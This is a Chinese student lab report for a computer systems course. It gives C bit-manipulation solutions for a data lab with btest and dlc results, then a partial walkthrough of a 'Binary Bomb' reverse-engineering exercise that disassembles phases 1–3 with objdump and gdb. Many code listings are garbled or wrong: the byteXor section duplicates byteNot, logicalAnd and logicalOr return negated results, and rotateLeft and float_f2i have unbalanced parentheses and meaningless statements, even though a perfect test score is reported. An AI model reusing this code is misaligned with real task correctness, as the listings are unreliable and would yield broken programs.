

# 华中科技大学

## 课程实验报告

课程名称： 计算机系统基础

专业班级：                     

学    号：                     

姓    名： Dracula

指导教师：                     

报告日期： 2016年5月9日

计算机科学与技术学院

## 目录

实验 1: .....	1
实验 2: .....	9
实验 3: .....	38
实验总结.....	59

## 实验 1: 数据表示

### 1.1 实验概述

本实验的目的是更好地熟悉和掌握计算机中整数和浮点数的二进制编码表示。实验中,需要解开一系列编程“难题”——使用有限类型和数量的运算操作实现一组给定功能的函数,在此过程中你将加深对数据二进制编码表示的了解。

实验语言:c; 实验环境: linux

### 1.2 实验内容

需要完成 bits.c 中下列函数功能,具体分为三大类:位操作、补码运算和浮点数操作。

#### (1) 位操作

表 1 列出了 bits.c 中一组操作和测试位组的函数。其中,“级别”栏指出各函数的难度等级(对应于该函数的实验分值),“功能”栏给出函数应实现的输出(即功能),“约束条件”栏指出你的函数实现必须满足的编码规则(具体请查看 bits.c 中相应函数注释),“最多操作符数量”指出你的函数实现中允许使用的操作符的最大数量。你也可参考 tests.c 中对应的测试函数来了解所需实现的功能,但是注意这些测试函数并不满足目标函数必须遵循的编码约束条件,只能用做关于目标函数正确行为的参考。

表 1 位操作题目列表

级别	函数名	功能	约束条件	最多操作符数
1	lsbZero	将 x 的最低有效位 (LSB) 清零	仅能使用! ~ & ^   + << >>	5
2	byteNot	将 x 的第 n 个字节取反(字节从 LSB 开始到 MSB 依次编号为 0-3)	仅能使用! ~ & ^   + << >>	6
2	byteXor	比较 x 和 y 的第 n 个字节(字节从 LSB 开始到 MSB 依次编号为 0-3), 若不同, 则返回 1; 若相同, 则返回 0	仅能使用! ~ & ^   + << >>	20
3	logicalAnd	$x \&\& y$	仅能使用! ~ & ^   + << >>	20
3	logicalOr	$x \parallel y$	仅能使用! ~ & ^   + << >>	20
3	rotateLeft	将 x 循环左移 n 位	仅能使用! ~ & ^   + << >>	25
4	parityCheck	若 x 有奇数个 1, 则返回 1; 否则, 返回 0	仅能使用! ~ & ^   + << >>	20

#### (2) 补码运算

表 2 列出了 bits.c 中一组使用整数的补码表示的函数。可参考 bits.c 中注释说明和 tests.c 中对应的测试函数了解其更多具体信息。

**表 2 补码运算题目列表**

级别	函数名	功能	约束条件	最多操作符数
2	mul2OK	计算 $2 * x$ ，如果不溢出，则返回 1，否则，返回 0	仅能使用 $\sim \& ^   + << >>$	20
2	mult3div2	计算 $(x * 3) / 2$ ，朝零方向取整	仅能使用 $! \sim \& ^   + << >>$	12
3	subOK	计算 $x - y$ ，如果不溢出，则返回 1，否则，返回 0	仅能使用 $! \sim \& ^   + << >>$	20
4	absVal	求 $x$ 的绝对值	仅能使用 $! \sim \& ^   + << >>$	10

### (3) 浮点数操作

表 3 列出了 bits.c 中一组浮点数二进制表示的操作函数。可参考 bits.c 中注释说明和 tests.c 中对应的测试函数了解其更多具体信息。注意 float\_abs 的输入参数和返回结果(以及 float\_f2i 函数的输入参数)均为 unsigned int 类型,但应作为单精度浮点数解释其 32 bit 二进制表示对应的值。

**表 3 浮点数操作题目列表**

级别	函数名	功能	约束条件	最多操作符数
2	float_abs	返回浮点数 ‘f’ 的二进制表示，当输入参数是 NaN 时，返回 NaN	仅能使用任何整型/无符号整型操作，包括 $  $ ， $\&\&$ 以及 if, while 控制结构	10
4	float_f2i	返回浮点数 ‘f’ 的强制整型转换 “(int)f” 表示	仅能使用任何整型/无符号整型操作，包括 $  $ ， $\&\&$ 以及 if, while 控制结构	30

## 1.3 实验设计

实验前认真阅读相关文档和 bits.c 中的代码及注释，然后利用文本编辑器 Vim 打开 bits.c，根据要求相应完成 bits.c 中的各函数代码。完成代码时必须注意所写函数是否符合要求，即不能使用规定操作符操作符之外的操作符以及操作符个数不能超过要求等。完成后，需对代码进行检查，包括对代码的正确性和合法性进行检查，分别利用实验自带工具 btest(“make”后，执行“./btest”，可检查函数实现代码的功能正确性)以及 dlc(执行“./dlc -e bits.c”可使 dlc 打印出每个函数使用的操作符数量)。

## 1.4 实验过程

### (1) 位操作

lsbZero:

```
167 /*
168 *   lsbZero - set 0 to the least significant bit of x
169 *   Example: lsbZero(0x87654321) = 0x87654320
170 *   Legal ops: ! ~ & ^ | + << >>
171 *   Max ops: 5
172 *   Rating: 1
173 */
174
175 int lsbZero(int x) {
176     return (x>>1)<<1;                //先右移一位，再左移一位(低位补0,从而将最低位置0)
177 }
```

byteNot:

```
179 /*
180 *   byteNot - bit-inversion to byte n from word x
181 *   Bytes numbered from 0 (LSB) to 3 (MSB)
182 *   Examples: getByteNot(0x12345678,1) = 0x1234A978
183 *   Legal ops: ! ~ & ^ | + << >>
184 *   Max ops: 6
185 *   Rating: 2
186 */
187
188 int byteNot(int x, int n) {
189     //核心思想:与0异或的结果是其本身，与1异或的结果是该位取反
190     return (255<<(n<<3))^x;        //(n>>3)为n*8
191 }
```

byteXor:

```
179 /*
180 *   byteNot - bit-inversion to byte n from word x
181 *   Bytes numbered from 0 (LSB) to 3 (MSB)
182 *   Examples: getByteNot(0x12345678,1) = 0x1234A978
183 *   Legal ops: ! ~ & ^ | + << >>
184 *   Max ops: 6
185 *   Rating: 2
186 */
187
188 int byteNot(int x, int n) {
189     //核心思想:与0异或的结果是其本身，与1异或的结果是该位取反
190     return (255<<(n<<3))^x;        //(n>>3)为n*8
191 }
```

logicalAnd:

```
209 /*
210 *   logicalAnd - x && y
211 *   Legal ops: ! ~ & ^ | + << >>
212 *   Max ops: 20
213 *   Rating: 3
214 */
215
216 int logicalAnd(int x, int y) {
217     //核心思想: &&等价于(x!=0)&(y!=0)
218     return (!(x^0) & !(y^0));
219 }
```

logicalOr:

```
221 /*
222 *   logicalOr - x || y
223 *   Legal ops: ! ~ & ^ | + << >>
224 *   Max ops: 20
225 *   Rating: 3
226 */
227
228 int logicalOr(int x, int y) {
229     //核心思想: ||等价于(x!=0)|(y!=0)
230     return (!(x^0) | !(y^0));
231 }
```

rotateLeft:

```
233 /*
234 * rotateLeft - Rotate x to the left by n
235 * Can assume that 0 <= n <= 31
236 * Examples: rotateLeft(0x87654321,4) = 0x76543218
237 * Legal ops: ~ & ^ | + << >> !
238 * Max ops: 25
239 * Rating: 3
240 */
241
242 int rotateLeft(int x, int n) {
243     int tmp;
244     int i = 0;
245     tmp = x<<n;
246     tmp += ((x>>(((~n) & 31)))>>1 & ~(~i)<<n)); //低位向高位左移n位, 得到结果的前(32-n)位
247     return tmp; //((~((~i)<<n))得到前(32-n)位为0后位为1的掩码
248 } //32-n=-n+1,故上条语句&前表示x右移(32-n)位
```

parityCheck:

```
250 /*
251 * parityCheck - returns 1 if x contains an odd number of 1's
252 * Examples: parityCheck(5) = 0, parityCheck(7) = 1
253 * Legal ops: ! ~ & ^ | + << >>
254 * Max ops: 20
255 * Rating: 4
256 */
257
258 int parityCheck(int x) {
259     int tmp;
260     tmp = x>>16;
261     x ^= tmp; //高16位和低16位异或,得到16位结果
262     tmp = x>>8;
263     x ^= tmp; //上述16位结果高8位和低8位异或, 得到8位结果
264     tmp = x>>4;
265     x ^= tmp; //高4位和低4位异或
266     tmp = x>>2;
267     x ^= tmp; //高2位和低2位异或
268     tmp = x>>1;
269     x ^= tmp; //高位和低位异或, 得到最后结果
270     return (x&1);
271 }
```

(2) 补码运算

mul20K:

```
273 /*
274 * mul20K - Determine if can compute 2*x without overflow
275 * Examples: mul20K(0x30000000) = 1
276 *           mul20K(0x40000000) = 0
277 *
278 * Legal ops: ~ & ^ | + << >>
279 * Max ops: 20
280 * Rating: 2
281 */
282
283 int mul20K(int x) {
284     //核心思想:判断x*2和x的符号位是否相同
285     int tmp;
286     tmp = x + x;
287     return (~(tmp>>31) & 1) ^ ((x>>31) & 1) & 1;
288 }
```

mult3div2:

```

290 /*
291 * mult3div2 - multiplies by 3/2 rounding toward 0,
292 * Should exactly duplicate effect of C expression (x*3/2),
293 * including overflow behavior.
294 * Examples: mult3div2(11) = 16
295 *            mult3div2(-9) = -13
296 *            mult3div2(1073741824) = -536870912(overflow)
297 * Legal ops: ! ~ & ^ | + << >>
298 * Max ops: 12
299 * Rating: 2
300 */
301
302 int mult3div2(int x) {
303     int mult;
304     int div;
305     mult = ((x<<1) + x); //x*3
306     div = mult>>1; //x*3/2,但该结果是向下取整,并非向0取整
307     div += (((x>>31) & x) & 1) & !((mult ^ x)>>31); //当x是负奇数且乘法结果没溢出时修正结果
308     return div;
309 }

```

subOK:

```

311 /*
312 * subOK - Determine if can compute x-y without overflow
313 * Example: subOK(0x80000000,0x80000000) = 1,
314 *          subOK(0x80000000,0x70000000) = 0,
315 * Legal ops: ! ~ & ^ | + << >>
316 * Max ops: 20 * Rating: 3
317 */
318
319 int subOK(int x, int y) {
320     int cpl;
321     int tmp;
322     cpl = ~y + 1; //利用补码,将减法转变为加法
323     tmp = x + cpl;
324     return (((~(x ^ y) | ~(x ^ tmp))>>31) & 1); //当x、y异号且结果符号与x不相同同时发生溢出
325 }

```

absVal:

```

327 /*
328 * absVal - absolute value of x
329 * Example: absVal(-1) = 1.
330 * You may assume -TMax <= x <= TMax
331 * Legal ops: ! ~ & ^ | + << >>
332 * Max ops: 10
333 * Rating: 4
334 */
335
336 int absVal(int x) {
337     int sgn;
338     int tmp;
339     sgn = x>>31; //得到符号掩码0xffffffff(-)或0(+)
340     tmp = ~x;
341     tmp += 1; //tmp=-x
342     tmp = tmp & sgn;
343     tmp += x & (~sgn); //相当于tmp=-x+0或tmp=0+x
344     return tmp;
345 }

```

(3)浮点数操作

float\_abs:



```

347 /*
348 * float_abs - Return bit-level equivalent of absolute value of f for
349 * floating point argument f.
350 * Both the argument and result are passed as unsigned int's, but
351 * they are to be interpreted as the bit-level representations of
352 * single-precision floating point values.
353 * When argument is NaN, return argument..
354 * Legal ops: Any integer/unsigned operations incl. ||, &&. also if, while
355 * Max ops: 10
356 * Rating: 2
357 */
358
359 unsigned float_abs(unsigned uf) {
360     unsigned tail = 0;
361     unsigned exp = 0;
362     unsigned tmp = 0;
363     tail = (uf<<9)>>9;    //取尾数
364     tmp = tail;
365     exp = uf & (255<<23); //取阶码
366     tmp += exp;
367     if (((exp>>23) ^ 255) && (tail ^ 0))
368         return uf;        //阶码全1且尾数全0表示NaN
369     else
370         return tmp;        //符号位为0
371 }

```

float\_f2i:

```

dracula@localhost:~/Documents/IT_Study/system fundamental/lab1-handout
File Edit View Search Terminal Help
373 /*
374 * float_f2i - Return bit-level equivalent of expression (int) f
375 * for floating point argument f.
376 * Argument is passed as unsigned int, but
377 * it is to be interpreted as the bit-level representation of a
378 * single-precision floating point value.
379 * Anything out of range (including NaN and infinity) should return
380 * 0x80000000u.
381 * Legal ops: Any integer/unsigned operations incl. ||, &&. also if, while
382 * Max ops: 30
383 * Rating: 4
384 */
385 int float_f2i(unsigned uf) {
386     unsigned tail = 0;
387     int exp = 0;
388     int tmp = 0;          //用于存放最后结果
389     int offset = 127;     //阶码的偏移值
390     int num = 0;          //用于计算阶码对应的2的指数
391     tail = (uf<<9)>>9;    //取尾数
392     exp = (uf>>23) & 255; //取阶码
393     offset -= offset;     //取阶码
394     offset += 1;          // -offset
395     num = exp;            //指数=阶码-127
396     num -= offset;        //指数小于0,表明转化为整数后为0
397     if (((num & (-0))>>31) & 1)
398         return 0;        //指数小于0,表明转化为整数后为0
399     if (((exp ^ 255)
400         return 0x80000000; //阶码全1,对应正负无穷以及NaN
401     else
402     {
403         tmp += 1;        //1.f中的1
404         while(num ^ 0)   //1.f中的1
405         {
406             tmp = tmp<<1; //tmp左移一位,相当于*2
407             tmp += (tail>>22) & 1; //尾数最高位放到tmp最低位
408             tail = tail<<1; //尾数左移,当前最高位的下一位成为最高位
409             num += -0;    //num-1
410         }
411         if (!(tmp ^ 0)) //如果tmp为0,表明第一位的1被左移出,则指数过大
412             return 0x80000000; //溢出,超过int表示的范围
413         else if ((uf>>31) & 1) //若uf为负的
414         {
415             tmp = -tmp;
416             tmp += 1;    //tmp=-tmp
417         }
418         return tmp;
419     }
420 }
~/Documents/IT_Study/system fundamental/lab1-handout/bits.c [+] [FORMAT=unix] [TYPE=C] [POS=376,1][89%] 13/05/16 - 19:34

```

## 1.5 实验结果

(1) 利用实验自带工具 btest 检查正确性, 运行截图如图 1-1 所示

“make”后, 执行“./btest”, 可检查函数实现代码的功能正确性



```
dracula@localhost:~/Documents/IT_Study/system fundamental/lab1-handout - □ ×
File Edit View Search Terminal Help
[dracula@localhost]--[~/Documents/IT_Study/system fundamental/lab1-handout]
$ ./btest
Score  Rating  Errors  Function
1      1        0      lsbZero
2      2        0      byteNot
2      2        0      byteXor
3      3        0      logicalAnd
3      3        0      logicalOr
3      3        0      rotateLeft
4      4        0      parityCheck
2      2        0      mul20K
2      2        0      mult3div2
3      3        0      sub0K
4      4        0      absVal
2      2        0      float_abs
4      4        0      float_f2i
Total points: 35/35
[dracula@localhost]--[~/Documents/IT_Study/system fundamental/lab1-handout]
$
```

图 1-1 btest 检测功能正确性

(2) 利用实验自带工具 dlc 检查合法性, 运行截图如图 1-2 所示

执行“./dlc -e bits.c” 可使 dlc 打印出每个函数使用的操作符数量

```
dracula@localhost:~/Documents/IT_Study/system fundamental/lab1-handout - □ ×
File Edit View Search Terminal Help
[dracula@localhost]--[~/Documents/IT_Study/system fundamental/lab1-handout]
$ ./dlc -e bits.c
/usr/include/stdc-predef.h:1: Warning: Non-includable file <command-line> included from includable file /usr/include/stdc-predef.h.
dlc:bits.c:175:lsbZero: 2 operators
dlc:bits.c:187:byteNot: 3 operators
dlc:bits.c:201:byteXor: 9 operators
dlc:bits.c:211:logicalAnd: 7 operators
dlc:bits.c:221:logicalOr: 7 operators
dlc:bits.c:236:rotateLeft: 10 operators
dlc:bits.c:257:parityCheck: 11 operators
dlc:bits.c:272:mul20K: 8 operators
dlc:bits.c:291:mult3div2: 11 operators
dlc:bits.c:305:sub0K: 10 operators
dlc:bits.c:323:absVal: 7 operators
dlc:bits.c:347:float_abs: 10 operators
dlc:bits.c:395:float_f2i: 28 operators
Compilation Successful (1 warning)
[dracula@localhost]--[~/Documents/IT_Study/system fundamental/lab1-handout]
$
```

图 1-2 dlc 检测函数代码合法性(是否符合要求)

## 1.6 实验小结

通过这次实验，我收获颇丰。一方面，我对 C 语言代码的编写能力再次得到了锻炼，因为实验任务对操作符进行了严格的要求，而且对编写的函数有诸多规定，例如不能调用函数、不能使用分支和循环等，为了符合要求，我学会了使用位操作去实现更复杂的功能，这是在 C 语言课堂上并没有得到深层次锻炼的，因此我认为自己对 C 语言的掌握又进了一步；另一方面，这次实验也让我对整数和浮点数的二进制编码表示有了更深的理解，不同于仅仅从课本上获取知识、了解概念，自己亲自动手去实验数据的二进制编码让我对此掌握的更加牢固。

总体来说，这次实验比较烧脑，是我喜欢的实验类型，只有在这样的实验中，才能觉得自己真正学到了东西。我喜欢这样的实验！

## 实验 2: Binary Bombs

### 2.1 实验概述

#### 1、意义:

本实验中，要使用课程所学知识拆除一个“Binary Bombs”来增强对程序的机器级表示、汇编语言、调试器和逆向工程等方面原理与技能的掌握

#### 2、目标:

一个“Binary Bombs”(二进制炸弹，简称炸弹)是一个 Linux 可执行 C 程序，包含 phase1~phase6 共 6 个阶段。炸弹运行的每个阶段要求输入一个特定的字符串，若输入符合程序预期的输入，该阶段的炸弹就被“拆除”，否则炸弹“爆炸”并打印输出“BOOM!!!”字样。实验的目标是拆除尽可能多的炸弹阶段。

#### 3、安排:

每个炸弹阶段考察了机器级语言程序的一个不同方面，难度逐级递增。阶段 1: 字符串比较，阶段 2: 循环，阶段 3: 条件/分支: 含 switch 语句，阶段 4: 递归调用和栈，阶段 5: 指针，阶段 6: 链表/指针/结构。另外还有一个隐藏阶段，但只有在第 4 阶段的解之后附加一特定字符串后才会出现。

#### 4、要求:

为了完成二进制炸弹拆除任务，需要

- ① 使用 gdb 调试器和 objdump 来反汇编炸弹的可执行文件;
- ② 单步跟踪调试每一阶段的机器代码
- ③ 理解每一汇编语言代码的行为或作用，
- ④ 进而设法“推断”出拆除炸弹所需的目标字符串。
- ⑤ 这可能需要在每一阶段的开始代码前和引爆炸弹的函数前设置断点，以便于调试。

实验语言: C 语言, 实验环境: linux

### 2.2 实验内容

#### 2.2.1 阶段 1 phase\_1

##### 1. 任务描述:

考察机器级语言程序的字符串比较。需要通过分析反汇编可执行程序得到的汇编源码，猜出与输入字符串进行比较的字符串常量，从而得到 phase\_1 的 key，解除 phase\_1 阶段的炸弹。

##### 2. 实验设计:

首先，利用 objdump 命令生成反汇编后汇编代码:

```
objdump -d bomb > bomb.asm
```

由于我使用的文本编辑器的是 vim，因此为了能够对指令高亮，将后缀指定为.asm，下面，我将给出本次实验的实验环境：

系统：Linux 4.5.1-1-ARCH x86\_64

文本编辑器：Vim-7.4

objdump：objdump-2.26

gdb：gdb-7.11

然后使用 vim 打开 bomb.asm，对汇编源码中的 phase\_1 函数进行分析。

### 3. 实验过程：

通过 vim 打开通过 objdump 得到的反汇编代码 bomb.asm，然后通过 vim 的查找指令 ‘/’ 搜索 main 函数。定位到 main 函数后，再在其函数体中找寻与 “phase\_1” 相关的指令代码，定位结果如下：

```
8048acf:  e8 c8 06 00 00      call    804919c <read_line>
8048ad4:  89 04 24            mov     %eax, (%esp)
8048ad7:  e8 b4 00 00 00      call    8048b90 <phase_1>
```

分析可知，这三条指令中前两条是调用 read\_line 函数获取用户输入的 “key”，并将返回到 eax 寄存器中的结果放到栈顶，然后调用 phase\_1 函数。接着，我们再搜索 phase\_1 定位到其函数体。其代码较短，如下：

08048b90 <phase\_1>:

```
8048b90:  83 ec 1c            sub     $0x1c,%esp
8048b93:  c7 44 24 04 44 a1 04 movl    $0x804a144,0x4(%esp)
8048b9a:  08
8048b9b:  8b 44 24 20          mov     0x20(%esp),%eax
8048b9f:  89 04 24            mov     %eax, (%esp)
8048ba2:  e8 73 04 00 00      call    804901a <strings_not_equal>
8048ba7:  85 c0              test    %eax,%eax
8048ba9:  74 05              je      8048bb0 <phase_1+0x20>
8048bab:  e8 75 05 00 00      call    8049125 <explode_bomb>
8048bb0:  83 c4 1c            add     $0x1c,%esp
8048bb3:  c3                ret
```

通过计算和画栈的存储示意图知道，指令 “mov 0x20(%esp),%eax  
mov %eax, (%esp)” 是将刚才提到的 read\_line 的返回结果存入栈顶，这里不

难猜出，该返回结果应该是用户输入字符串的存储地址，在调用函数 `strings_not_equal` 之前，还有一个入栈操作，指令“8048b93: c7 44 24 04 44 a1 04 movl \$0x804a144,0x4(%esp)”，因此结合 `strings_not_equal` 的作用，猜出 0x804a144 存储的要跟输入字符串比较的字符串常量的存储位置，即 `phase_1` 的 key。接下来，我们通过 gdb 调试 bomb 来获取 0x804a144 存储的字符串：首先输入“gdb bomb”，然后输入“b phase\_1”在 `phase_1` 函数入口处设置断点，然后输入“r”运行程序，会要求输入 `phase` 的 key，此时随便输入一个即可，程序会在 `phase_1` 函数入口停下，再输入“ni”单步执行，最后输入“x/1s 0x804a144”，显示结果如下：

0x804a144: "All your base are belong to us."

“All your base are belong to us.”即为 `phase_1` 的 key。

#### 4. 实验结果：

运行 bomb 程序，即输入指令“./bomb”，然后输入刚才破解得到的第一阶段的 key “All your base are belong to us.”，程序运行截图如图 2-1-1 所示

图 2-1-1 `phase_1` difused 运行截图

输出提示“Phase 1 defused. How about the next one?”，表明已经拆除了第一阶段的炸弹，程序等待输入第二个阶段的拆弹密码。将 `phase_1` 的 key 存入 `keys` 的第一行，运行命令时加入参数“key”与上述输入过程得到的结果相同，即执行指令“./bomb keys”。

## 2.2.2 阶段 2 phase\_2

### 1. 任务描述:

考察机器级语言程序的循环实现。需要通过分析反汇编可执行程序得到的汇编源码，明确程序中的循环过程，并通过循环过程及其中的比较语句猜出与输入数列进行比较的原有数列，从而得到 phase\_2 的 key，解除 phase\_2 阶段的炸弹。

### 2. 实验设计:

首先，利用 objdump 命令生成反汇编后汇编代码：

```
objdump -d bomb > bomb.asm
```

由于我使用的文本编辑器的是 vim，因此为了能够对指令高亮，将后缀指定为 .asm，下面，我将给出本次实验的实验环境：

系统：Linux 4.5.1-1-ARCH x86\_64

文本编辑器：Vim-7.4

objdump：objdump-2.26

gdb：gdb-7.11

然后使用 vim 打开 bomb.asm，对汇编源码中的 phase\_2 函数进行分析。

### 3. 实验过程:

前面步骤与 phase\_1 相同，直接分析 phase\_2 的函数体。经分析，该 phase 可划分为如下几个阶段。

#### (1) 准备阶段

8048bb4:	56	push	%esi
8048bb5:	53	push	%ebx
8048bb6:	83 ec 34	sub	\$0x34,%esp
8048bb9:	8d 44 24 18	lea	0x18(%esp),%eax
8048bbd:	89 44 24 04	mov	%eax,0x4(%esp)
8048bc1:	8b 44 24 40	mov	0x40(%esp),%eax
8048bc5:	89 04 24	mov	%eax,(%esp)
8048bc8:	e8 7f 05 00 00	call	804914c <read_six_numbers>

该阶段的主要功能是保护现场(push 指令)、为函数体申请局部空间(sub 指令)、调用 read\_six\_numbers 函数(其中 lea 指令保证了用 0x18=24 个自己存储输入的 6 个数字)，至于 read\_six\_numbers 函数的功能，可通过搜索并分析其函

数体得知，其函数体的核心语句是调用 `sscanf` 函数，并且利用 `gdb` 获取其传入 `sscanf` 函数的参数知，有一个参数为 “%d %d %d %d %d %d”，从而可以推断 `read_six_numbers` 的功能是读入 6 个数字，并且根据调用 `read_six_numbers` 函数的各参数准备操作知道 `0x18(%esp)`、`0x1c(%esp)`...`0x2c(%esp)` 分别存储这 6 个数字。

## (2) 初始判断阶段

```
8048bcd:  83 7c 24 18 00      cml    $0x0, 0x18(%esp)
8048bd2:  75 07              jne    8048bdb <phase_2+0x27>
8048bd4:  83 7c 24 1c 01      cml    $0x1, 0x1c(%esp)
8048bd9:  74 1f              je     8048bfa <phase_2+0x46>
8048bdb:  e8 45 05 00 00      call  8049125 <explode_bomb>
```

该阶段的主要功能是判断前两个数字(`0x18(%esp)`、`0x1c(%esp)`)是不是分别是 0 和 1，如果是则运行接下来的程序，否则引爆炸弹。

## (3) 循环阶段

```
8048be0:  eb 18              jmp    8048bfa <phase_2+0x46>
8048be2:  8b 43 f8           mov    -0x8(%ebx), %eax
8048be5:  03 43 fc           add    -0x4(%ebx), %eax
8048be8:  39 03              cmp    %eax, (%ebx)
8048bea:  74 05              je     8048bf1 <phase_2+0x3d>
8048bec:  e8 34 05 00 00      call  8049125 <explode_bomb>
8048bf1:  83 c3 04           add    $0x4, %ebx
8048bf4:  39 f3              cmp    %esi, %ebx
8048bf6:  75 ea              jne    8048be2 <phase_2+0x2e>
8048bf8:  eb 0a              jmp    8048c04 <phase_2+0x50>
8048bfa:  8d 5c 24 20         lea    0x20(%esp), %ebx
8048bfe:  8d 74 24 30         lea    0x30(%esp), %esi
8048c02:  eb de              jmp    8048be2 <phase_2+0x2e>
```

如果阶段 2 运行无误，那么根据阶段 2 可知，应从 `8048bfa` 处开始执行，结合 6 个数字的存储位置，可以大胆推测两条 `lea` 指令是规定了循环的初始值(第



3 个数字)和终止值。然后 jmp 指令调到 8048be2 处,直到 8048bf6,发现其构成循环体。指令“mov -0x8(%ebx),%eax add -0x4(%ebx),%eax”表明  $eax = -0x8(\%ebx) + -0x4(\%ebx)$ ,在第一次循环时,ebx 是 0x20(%esp),因此可知  $eax = 0x18(\%esp) + 0x1c(\%esp)$ 。接下来的 cmp、je、call 指令则是判断 eax 与(%ebx)是否相等,即  $0x20(\%esp) == 0x18(\%esp) + 0x1c(\%esp)$ ,也就是第 3 个数字是否等于第 1 个数字和第 2 个数字的和,如果等于继续执行,否则引爆炸弹。到这里,我们可以猜测这 6 个数字构成的是斐波那契数列。再接下来的 add、cmp、jne 指令则是循环的控制体,“add \$0x4,%ebx”指令相当于 C 语言中的“i++”,即转为处理下一个数字,再结合前面的循环体,知将依次判断第 4、5、6 个数字是否分别为前两个数字的和。这印证了我们的猜想,这 6 个数字构成了斐波那契数列。循环完毕后,由“jmp 8048c04 <phase\_2+0x50>”指令控制退出循环。

(4) 结束阶段

```
8048c04: 83 c4 34          add    $0x34,%esp
8048c07: 5b                pop    %ebx
8048c08: 5e                pop    %esi
8048c09: c3                ret
```

该阶段的功能是回收局部空间(add 指令)、恢复现场(pop 指令)和返回(ret)。

综上,可以判断 phase\_2 的 key 为: 0 1 1 2 3 5

4. 实验结果:

运行 bomb 程序,即输入指令“./bomb”,然后输入刚才破解得到的第二阶段的 key “0 1 1 2 3 5”,程序运行截图如图 2-2-1 所示




图 2-2-1 phase\_2 difused 运行截图

输出提示 “That’s number 2. Keep going!”,表明已经拆除了第二阶段的

炸弹，程序等待输入第三个阶段的拆弹密码。将 phase\_2 的 key 存入 keys 的第二行，运行命令时加入参数 “key” 与上述输入过程得到的结果相同，即执行指令 “./bomb keys”。

### 2.2.3 阶段 3 phase\_3

#### 1. 任务描述：

考察机器级语言程序的条件/分支(含 switch 语句)实现。需要通过分析反汇编可执行程序得到的汇编源码，明确程序中的分支条件比较过程，并通过分支条件比较过程及其中的比较语句猜出可能正确的一个 key，从而得到 phase\_3 的 key，解除 phase\_3 阶段的炸弹。

#### 2. 实验设计：

首先，利用 objdump 命令生成反汇编后汇编代码：

```
objdump -d bomb > bomb.asm
```

由于我使用的文本编辑器的是 vim，因此为了能够对指令高亮，将后缀指定为 .asm，下面，我将给出本次实验的实验环境：

系统：Linux 4.5.1-1-ARCH x86\_64

文本编辑器：Vim-7.4

objdump：objdump-2.26

gdb：gdb-7.11

然后使用 vim 打开 bomb.asm，对汇编源码中的 phase\_3 函数进行分析。

#### 3. 实验过程：

前面步骤与 phase\_1 相同，与 phase\_2 的分析过程相同，直接分析 phase\_3 的函数体。经分析，该 phase 可划分为如下几个阶段。

##### (1) 准备阶段

8048c0a:	83 ec 2c	sub	\$0x2c,%esp
8048c0d:	8d 44 24 1c	lea	0x1c(%esp),%eax
8048c11:	89 44 24 0c	mov	%eax,0xc(%esp)
8048c15:	8d 44 24 18	lea	0x18(%esp),%eax
8048c19:	89 44 24 08	mov	%eax,0x8(%esp)
8048c1d:	c7 44 24 04 0f a3 04	movl	\$0x804a30f,0x4(%esp)

```

8048c24: 08
8048c25: 8b 44 24 30      mov     0x30(%esp),%eax
8048c29: 89 04 24          mov     %eax, (%esp)
8048c2c: e8 2f fc ff ff    call    <__isoc99_sscanf@plt>

```

该阶段的主要功能是为函数体申请局部空间(sub 指令)和调用 sscanf 标准函数函数(剩余指令)。调用 sscanf 时传参采用堆栈法传参,通过分析上述代码,可知 sscanf 需要 n+2 个参数,其中 n(在本 phase 中 n=2)表示读入的数据个数,这 n 个参数对应 n 个数据读入后的存储地址(0x18(%esp)和 0x1c(%esp)),剩余两个参数一个是格式化字符串(在本 phase 中,存储在 0x804a30f,通过 gdb 查看可知为“%d %d”),还有一个为读入数据的存储地址。

## (2) 初始判断阶段

```

8048c31: 83 f8 01          cmp     $0x1,%eax
8048c34: 7f 05             jg      8048c3b <phase_3+0x31>
8048c36: e8 ea 04 00 00    call    8049125 <explode_bomb>
8048c3b: 83 7c 24 18 07    cmpl    $0x7,0x18(%esp)
8048c40: 77 3c             ja      8048c7e <phase_3+0x74>

```

该阶段的主要功能是判断前 sscanf 成功读入数据的个数(sscanf 的返回值在 eax 中)是否大于 1 和第一个数字是否小于等于 7(cmp1 指令),如果是继续进行下一阶段,否则引爆炸弹。

## (3) 条件分支阶段

```

8048c42: 8b 44 24 18      mov     0x18(%esp),%eax
8048c46: ff 24 85 a0 a1 04 08  jmp     *0x804a1a0(,%eax,4)
8048c4d: b8 3e 01 00 00    mov     $0x13e,%eax
8048c52: eb 3b            jmp     8048c8f <phase_3+0x85>
8048c54: b8 5c 00 00 00    mov     $0x5c,%eax
8048c59: eb 34            jmp     8048c8f <phase_3+0x85>
8048c5b: b8 66 01 00 00    mov     $0x166,%eax
8048c60: eb 2d            jmp     8048c8f <phase_3+0x85>
8048c62: b8 fb 01 00 00    mov     $0x1fb,%eax

```

```

8048c67:  eb 26                                jmp     8048c8f <phase_3+0x85>
8048c69:  b8 fb 02 00 00                      mov     $0x2fb,%eax
8048c6e:  eb 1f                                jmp     8048c8f <phase_3+0x85>
8048c70:  b8 41 00 00 00                      mov     $0x41,%eax
8048c75:  eb 18                                jmp     8048c8f <phase_3+0x85>
8048c77:  b8 6d 02 00 00                      mov     $0x26d,%eax
8048c7c:  eb 11                                jmp     8048c8f <phase_3+0x85>
8048c7e:  e8 a2 04 00 00                      call    8049125 <explode_bomb>
8048c83:  b8 00 00 00 00                      mov     $0x0,%eax
8048c88:  eb 05                                jmp     8048c8f <phase_3+0x85>
8048c8a:  b8 2d 02 00 00                      mov     $0x22d,%eax
8048c8f:  3b 44 24 1c                          cmp     0x1c(%esp),%eax
8048c93:  74 05                                je      8048c9a <phase_3+0x90>
8048c95:  e8 8b 04 00 00                      call    8049125 <explode_bomb>

```

